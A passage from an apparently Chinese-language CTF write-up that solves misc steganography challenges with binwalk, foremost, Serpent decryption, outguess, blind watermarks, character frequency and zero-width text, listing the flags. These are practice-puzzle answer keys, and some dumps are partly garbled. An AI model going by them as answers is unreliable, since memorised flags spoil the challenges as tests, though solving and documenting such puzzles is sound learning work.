    for i in xrange(0, len(bin_str), 8):
        res_str += chr(int(bin_str[i:i + 8], 2))
    return res_str

if __name__ == '__main__':
    solve_stego()

```



21.robomunication

先上stegsolver无果。

binwalk分析：

```
文件 动作 编辑 查看 帮助
tom@kali:~/图片$ binwalk snake.jpg
DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0         JPEG image data, JFIF standard 1.01
30          0x1E       TIFF image data, big-endian, offset of first
2925       0xB6D     Copyright string: "Copyright Apple Inc., 2015
278260     0x43EF4   Zip archive data, at least v1.0 to extract, c
278375     0x43F67   Zip archive data, at least v1.0 to extract, c
278632     0x44068   End of Zip archive, footer length: 22

tom@kali:~/图片$ foremost snake.jpg
Processing: snake.jpg
| foundat=keyV2hhdCBpcyBOaWNraSBNaW5haidzIGZhdm9yaXRlIHNVbmcgdGhhdBWZlcnM
PK

foundat=cipherD000C00000000000$1000\0000eS
r000t0PK?
*|
https://blog.csdn.net/shuaicenglou3032
tom@kali:~/图片$
```

base64解密一下：

```
Windows 10 x64 | Debian 7.x 64 位
V2hhdCBpcyBOaWNraSBNaW5haidzIGZhdm9yaXRlIHNVbmcgdGhhdBWZlcnMgdG8gc25ha2VzPwo=

What is Nicki Minaj's favorite song that refers to snakes?
https://blog.csdn.net/shuaicenglou3032
```

百度：



这里我们得到了一个key:anaconda
但是有什么用呢。提取出来的压缩包解压得到一个key和一个cipher。

key就是之前得到的base64解码结果。

百（看）度（W）了§知道对于蛇这个名词，在英语中还有一个翻译：Serpent。Serpent是一个加密算法，于是对 cipher文件进行 Serpent解密：

Input type: File

File: C:\fakepath\cipher Browse

Function: SERPENT

Mode: ECB (electronic codebook)

Key: anaconda
(plain)

Plaintext Hex

> Encrypt! > Decrypt! ▶ 🔗

100%
File was uploaded.

Decrypted text:


00000000	43 54 46 7b 77 68 6f 5f 6b 6e 65 77 5f 73 65 72
00000010	70 65 6e 74 5f 63 69 70 68 65 72 5f 65 78 69 73
00000020	74 65 64 7d 00 00 00 00 00 00 00 00 00 00 00 00

```
CTF { w h o _ k n e w _ s e r  
p e n t _ c i p h e r _ e x i s  
t e d } . . . . .
```

[\[Download as a binary file\] \[?\]](#)

<https://blog.csdn.net/shuaiceng1003032> Inactive

24.梅花香之苦寒来






winhex看看：

```

8 42 12 A8 3F 2A 63 92 10 A4 0F 92 A6 A1 RS`B "?*c' x 'i;
1 C9 14 21 52 10 DC AC F9 A1 0B 30 6E 84 p É !R Ü-ù; On,,
2 93 B9 42 11 54 36 49 08 44 07 E6 F6 50 !i ""B T6I D æöP
8 42 95 60 3C 95 OD 8A 10 80 6E E8 76 E8 i^"B·`<· Š Ěnèvè
3 98 52 EE 68 42 80 3F 2A 63 72 84 20 A6 B~ "RihBE?*cr,, !
1 0B 47 E9 1D D5 72 42 13 F4 09 0E 48 42 i#! Gé ŒrB ô HB
7 2F 54 21 11 68 42 15 02 10 85 00 84 21 c$/T! hB ... ,,!
1 50 24 84 28 1A 10 84 02 10 85 40 84 21 ,,!P$,,( ,, ...@,,!
1 07 FF D9 32 38 33 37 32 63 33 37 32 39 ,,! yÜ28372c3729
2 38 33 37 32 63 33 38 32 39 30 61 32 38 0a28372c38290a28
2 63 33 39 32 39 30 61 32 38 33 37 32 63 372c39290a28372c
3 30 32 39 30 61 32 38 33 37 32 63 33 31 3130290a28372c31
2 39 30 61 32 38 33 37 32 63 33 31 33 32 31290a28372c3132
0 61 32 38 33 37 32 63 33 31 33 33 32 39 290a28372c313329
2 38 33 37 32 63 33 31 33 34 32 39 30 61 0a28372c3134290a
3 37 32 63 33 31 33 35 32 39 30 61 32 38 28372c3135290a28
2 63 33 31 33 36 32 39 30 61 32 38 33 37 372c3136290a2837
3 31 33 37 32 39 30 61 32 38 33 37 32 63 2c3137290a28372c
3 38 32 39 30 61 32 38 33 37 32 63 33 31 3138290a28372c31
2 39 30 61 32 38 33 37 32 63 33 32 33 30 39290a28372c3230

```

文件结束之后是一大坨看似十六进制的东西，复制出来转字符串。



```
(7, 23)
(7, 24)
(7, 25)
(7, 26)
(7, 27)
(7, 28)
```

得到类似坐标的东西。

先把()去除，逗号换成空格。这样gnuplot就能识别。

gnuplot绘图：




扫码得到flag。

25.[BJDCTF2020]认真你就输了

binwalk:

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	Zip archive data, at least v2.0 to extract, compressed size: 19
uncompressed size: 17, name: xl/charts/flag.txt		
67	0x43	Zip archive data, at least v1.0 to extract, name: docProps/
106	0x6A	Zip archive data, at least v2.0 to extract, compressed size: 40
uncompressed size: 872, name: docProps/app.xml		
556	0x22C	Zip archive data, at least v2.0 to extract, compressed size: 32
uncompressed size: 608, name: docProps/core.xml		
925	0x39D	Zip archive data, at least v1.0 to extract, name: xl/
958	0x3BE	Zip archive data, at least v2.0 to extract, compressed size: 14
, uncompressed size: 9895, name: xl/calcChain.xml		
2445	0x98D	Zip archive data, at least v1.0 to extract, name: xl/charts/
2485	0x9B5	Zip archive data, at least v2.0 to extract, compressed size: 10
, uncompressed size: 3398, name: xl/charts/chart1.xml		
3599	0xE0F	Zip archive data, at least v2.0 to extract, compressed size: 99
uncompressed size: 3001, name: xl/charts/chart2.xml		
4645	0x1225	Zip archive data, at least v1.0 to extract, name: xl/drawings/
4687	0x124F	Zip archive data, at least v2.0 to extract, compressed size: 39
uncompressed size: 1013, name: xl/drawings/drawing1.xml		
5138	0x1412	Zip archive data, at least v2.0 to extract, compressed size: 39
uncompressed size: 1014, name: xl/drawings/drawing2.xml		
5589	0x15D5	Zip archive data, at least v1.0 to extract, name: xl/drawings/_
ls/		
5637	0x1605	Zip archive data, at least v2.0 to extract, compressed size: 17
uncompressed size: 293, name: xl/drawings/_rels/drawing1.xml.rels		
5881	0x16F9	Zip archive data, at least v2.0 to extract, compressed size: 17
uncompressed size: 293, name: xl/drawings/_rels/drawing2.xml.rels		
6125	0x17ED	Zip archive data, at least v2.0 to extract, compressed size: 27

分离，找一下文件得到佛莱格：



26.[GXYCTF2019]佛系青年

zip包是伪加密，修改标志位之后txt里面是与佛论禅：



27.[ACTF新生赛2020]outguess

压缩包是伪加密，直接改标志位解压。
解压出来查看图片详情得到



得到密码abc,然后outguess一把梭：

```
root@kali:/home/tom/视频/outguess-master# ./outguess -k "abc" -r mmm.jpg out.txt
Reading mmm.jpg...
Extracting usable bits: 17550 bits
Steg retrieve: seed: 93, len: 23
root@kali:/home/tom/视频/outguess-master#
```

|ACTF{gue33_Gu3Ss!2020}

28.[安淘杯 2019]easy misc

这题综合性比较强。
下载下来是三个莫名其妙的文件：






read



decode.zip



小姐姐.png



计算一下这个算式：

科学

$$(\sqrt{(2524921)} \times 85 \div 5 + 2) \div 15 - 1794 =$$

7

flag in 7+NNULLLULL,

直接用这个当密码失败，大(kan)胆(le)猜(write)测(up)7是前面掩码数量。爆破一下：



解压看下：

```

a = dIW
b = sSD
c = adE
d = jVf
e = QW8
f = SA=
a = iBt

```

h = 5RE
i = tRQ
j = SPA
k = 8DS
l = XiE
m = S8S
n = MkF
o = T9p
p = PS5
q = E/S
r = -sd
s = SQW
t = obW
u = /WS
v = SD9
w = CW=
x = ASD
y = FTa
z = AE7

盲猜这个是字频隐写。

再分析下那张图片：

binwalk发现包含了2张图片，foremost分离出来：



这里是盲水印,使用工具提取一下（这里需要加一个参数-oldseed，不然提取出来的没法看）：

```
z six 1.10.0
PS E:\CTFTools\misc\盲水印检测\BlindWaterMark-master> python3 bwmforpy3.py decode 00000000.png 00000232.png fuck.png
image<00000000.png> + image(encoded)<00000232.png> -> watermark<fuck.png>
PS E:\CTFTools\misc\盲水印检测\BlindWaterMark-master> python3 bwmforpy3.py decode 00000000.png 00000232.png fuck.png --o
ldseed
image<00000000.png> + image(encoded)<00000232.png> -> watermark<fuck.png>
PS E:\CTFTools\misc\盲水印检测\BlindWaterMark-master>
```



此外hint.txt还提示hint:取前16个字符。

统计11.txt里的字符出现频率得到：


```
('ps1: ', ('e', 39628))
('ps2: ', ('t', 27993))
('ps3: ', ('a', 25887))
('ps4: ', ('o', 25809))
('ps5: ', ('n', 21337))
('ps6: ', ('r', 20990))
('ps7: ', ('h', 19535))
('ps8: ', ('i', 19422))
('ps9: ', ('s', 18870))
('ps10: ', ('d', 15932))
('ps11: ', ('l', 14385))
('ps12: ', ('u', 9562))
('ps13: ', ('y', 8293))
('ps14: ', ('g', 8127))
('ps15: ', ('w', 7744))
('ps16: ', ('m', 6729))
('ps17: ', ('f', 6431))
('ps18: ', ('c', 6403))
('ps19: ', ('b', 4980))
('ps20: ', ('p', 4909))
('ps21: ', ('k', 3930))
('ps22: ', ('v', 3716))
```

取前16个字符得到etaonrhisdlygw.

再对照之前解压出来的码表得到:

QW8obWdIWt9pMkFsqWtRQjVfxiE/WSFTajBtcw==

base64看下:



base85解码:

flag{have_a_good_day1}

29.[UTCTF2020]zero

这题是零宽度字符隐写，把题目给的文件放进winhex就能看见汉字中间夹杂了很多不可见字符。

Unicode Steganography with Zero-Width Characters

This is plain text steganography with zero-width characters of Unicode.
Zero-width characters is inserted within the words.

JavaScript library is below.

http://330k.github.io/misc_tools/unicode_steganography.js

Text in Text Steganography Sample

Original Text: (length: 709)

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Phasellus quis tempus ante, nec vehicula mi. Aliquam nec nisi ut neque interdum auctor. Aliquam felis orci, vestibulum sit amet ante at, consectetur lobortis eros. Orci varius natoque penatibus et magnis dis parturient montes, nascetur ridiculus mus. In finibus magna mauris, quis auctor libero congue quis. Duis sagittis consequat urna non tristique. Pellentesque eu lorem id quam vestibulum ultricies vel ac purus.

Hidden Text: (length: 32)

utf1ag{whyNOT@sc11_4927aaibak14}

Steganography Text: (length: 965)

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Phasellus qu ut neque interdum auctor. Aliquam felis orci, vestibulum sit amet ant natoque penatibus et magnis dis parturient montes, nascetur ridiculus congue quis. Duis sagittis consequat urna non tristique. Pellentesque purus.

[Download Stego Text as File](#)